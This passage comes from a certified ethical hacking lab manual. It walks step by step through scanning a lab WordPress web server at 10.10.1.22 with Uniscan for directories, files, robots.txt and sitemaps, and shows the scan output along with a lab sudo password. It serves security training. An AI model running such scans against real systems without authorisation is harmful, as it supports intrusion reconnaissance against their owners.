


5. Leave the **Windows Server 2022** machine running and switch to the **Parrot Security** machine.

6. Now, click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine, click the **MATE Terminal** icon from the menu bar to launch the terminal.

7. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.



8. In the terminal window, type **uniscan -h** and hit **Enter** to display the uniscan help options.

9. The help menu appears, as shown in the screenshot. First, use the **-q** command to search for the directories of the web server.

```
[root@parrot]~[/home/attacker]
[root@parrot]~#uniscan -h
#####
# Uniscan project          #
# http://uniscan.sourceforge.net/ #
#####
V. 6.3


OPTIONS:
  -h      help
  -u      <url> example: https://www.example.com/
  -f      <file> list of url's
  -b      Uniscan go to background
  -q      Enable Directory checks
  -w      Enable File checks
  -e      Enable robots.txt and sitemap.xml check
  -d      Enable Dynamic checks
  -s      Enable Static checks
  -r      Enable Stress checks
  -i      <dork> Bing search
  -o      <dork> Google search
  -g      Web fingerprint
  -j      Server fingerprint

usage:
[1] perl ./uniscan.pl -u http://www.example.com/ -qweds
[2] perl ./uniscan.pl -f sites.txt -bqweds
[3] perl ./uniscan.pl -i uniscan
[4] perl ./uniscan.pl -i "ip:xxx.xxx.xxx.xxx"
```

10. In the terminal window, type **uniscan -u http://10.10.1.22:8080/CEH -q** and hit **Enter** to start scanning for directories.

11. Here, **10.10.1.22** is the IP address of the **Windows Server 2022** machine. This may vary in your lab environment.

12. In the above command, the **-u** switch is used to provide the target URL, and the **-q** switch is used to scan the directories in the web server.



13. Uniscan starts performing different tests on the webserver and discovering **web directories**, as shown in the screenshot.

Note: Analyze the complete output of the scan. It should take approximately 5 minutes for the scan to finish.

```

Applications Places System uniscan -u http://10.10.1.22:8080/CEH -q - Parrot Terminal
File Edit View Search Terminal Help
V. 6.3
Parrot


Scan date: 19-4-2022 1:1:17
=====
| Domain: http://10.10.1.22:8080/CEH/
| Server: Apache/2.4.51 (Win64) PHP/7.4.26
| IP: 10.10.1.22
=====

| Directory check:
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/admin/
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/embed/
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/feed/
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/hell/
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/hello/
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/login/
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/rss/
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/sample/
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/wp-login/
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/wp-admin/
=====

Scan end date: 19-4-2022 1:3:42

HTML report saved in: report/10.10.1.22.html
[root@parrot]~[/home/attacker]
#
```

14. Now, run uniscan using two options together. Here **-w** and **-e** are used together to enable the file check (**robots.txt** and **sitemap.xml** file). In the **terminal** window, type **uniscan -u http://10.10.1.22:8080/CEH -we** and hit **Enter** to start the scan.



The screenshot shows a terminal window on a Parrot OS desktop environment. The title bar reads "uniscan -u http://10.10.1.22:8080/CEH -we - Parrot Terminal". The terminal content displays the execution of the uniscan command, its configuration (including the Uniscan project and server details), and the start of the file check process. The output is color-coded in green and red.

```
[root@parrot]~| /home/attacker]
└─# uniscan -u http://10.10.1.22:8080/CEH -we
#####
# Uniscan project      #
# http://uniscan.sourceforge.net/ #
#####
V. 6.3

Scan date: 19-4-2022 1:5:52
=====
| Domain: http://10.10.1.22:8080/CEH/
| Server: Apache/2.4.51 (Win64) PHP/7.4.26
| IP: 10.10.1.22
=====

| File check:
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/admin/index.php
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/index.php
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/license.txt
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/LICENSE.TXT
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/LICENSE.txt
[*] Remaining tests: 683
```

15. Uniscan starts the file check and displays the results, as shown in the screenshot.

Note: Scroll to analyze the complete scan result. It should take approximately 5 minutes for the scan to finish.

```

Applications Places System uniscan -u http://10.10.1.22:8080/CEH -we - Parrot Terminal
File Edit View Search Terminal Help
| File check:
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/admin/index.php
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/index.php
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/license.txt
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/LICENSE.TXT
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/LICENSE.txt
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/readme
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/README
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/readme.html
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/search/htx/sqlqhit.asp
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/search/htx/SQLQHit.asp
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/search/sqlqhit.asp
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/search/SQLQHit.asp
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/sitemap.xml
| [+] CODE: 200 URL: http://10.10.1.22:8080/CEH/wp-content/plugins/hello.php
=====
| Check robots.txt:
| Check sitemap.xml:
| [+] http://10.10.1.22:8080/CEH/wp-sitemap-posts-post-1.xml
| [+] http://10.10.1.22:8080/CEH/wp-sitemap-posts-page-1.xml
| [+] http://10.10.1.22:8080/CEH/wp-sitemap-taxonomies-category-1.xml
| [+] http://10.10.1.22:8080/CEH/wp-sitemap-users-1.xml
=====
Scan end date: 19-4-2022 1:6:52

```

16. Now, use the dynamic testing option by giving the command **-d**. Type **uniscan -u http://10.10.1.22:8080/CEH -d** and hit Enter to start a dynamic scan on the web server.

```

Applications Places System uniscan -u http://10.10.1.22:8080/CEH -d - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
└─#uniscan -u http://10.10.1.22:8080/CEH -d
#####
# Uniscan project      #
# http://uniscan.sourceforge.net/ #
#####
V. 6.3

Scan date: 19-4-2022 1:56:6
=====
| Domain: http://10.10.1.22:8080/CEH/
| Server: Apache/2.4.51 (Win64) PHP/7.4.26
| IP: 10.10.1.22
=====

| Crawler Started:
| Plugin name: FCKeditor upload test v.1 Loaded.
| Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
| Plugin name: Upload Form Detect v.1.1 Loaded.
| Plugin name: Code Disclosure v.1.1 Loaded.
| Plugin name: E-mail Detection v.1.1 Loaded.
| Plugin name: External Host Detect v.1.2 Loaded.
| Plugin name: phpinfo() Disclosure v.1 Loaded.
| Plugin name: Web Backdoor Disclosure v.1.1 Loaded.
| [*] Crawling: [24 - 52]

Hacking Web Applications

```

```
Applications Places System uniscan -u http://10.10.1.22:8080/CEH -d - Parrot Terminal
File Edit View Search Terminal Help
| http://10.10.1.22:8080/CEH/wp-admin/css/l10n.min.css?ver=5.9.3
| http://10.10.1.22:8080/CEH/wp-includes/js/jquery/jquery-migrate.min.js?ver=3.3.2
| http://10.10.1.22:8080/CEH/wp-includes/css/buttons.min.css?ver=5.9.3
| http://10.10.1.22:8080/CEH/wp-includes/js/dist/vendor/regenerator-runtime.min.js?ver=0.13.9
| http://10.10.1.22:8080/CEH/wp-includes/js/dist/i18n.min.js?ver=30fcecb428a0e8383d3776bcdd3a7834
| http://10.10.1.22:8080/CEH/wp-includes/css/dist/block-library/style.min.css?ver=5.9.3
| http://10.10.1.22:8080/CEH/wp-admin/js/user-profile.min.js?ver=5.9.3
| http://10.10.1.22:8080/CEH/wp-content/themes/twentyseventeen/assets/js/global.js?ver=1.0
| http://10.10.1.22:8080/CEH/wp-content/themes/twentyseventeen/assets/js/jquery.scrollTo.js?ver=2.1.2
| http://10.10.1.22:8080/CEH/wp-includes/js/comment-reply.min.js?ver=5.9.3
| http://10.10.1.22:8080/CEH/wp-includes/js/jquery/jquery.min.js?ver=3.6.0
| http://10.10.1.22:8080/CEH/wp-content/themes/twentyseventeen/assets/css/ie8.css?ver=1.0
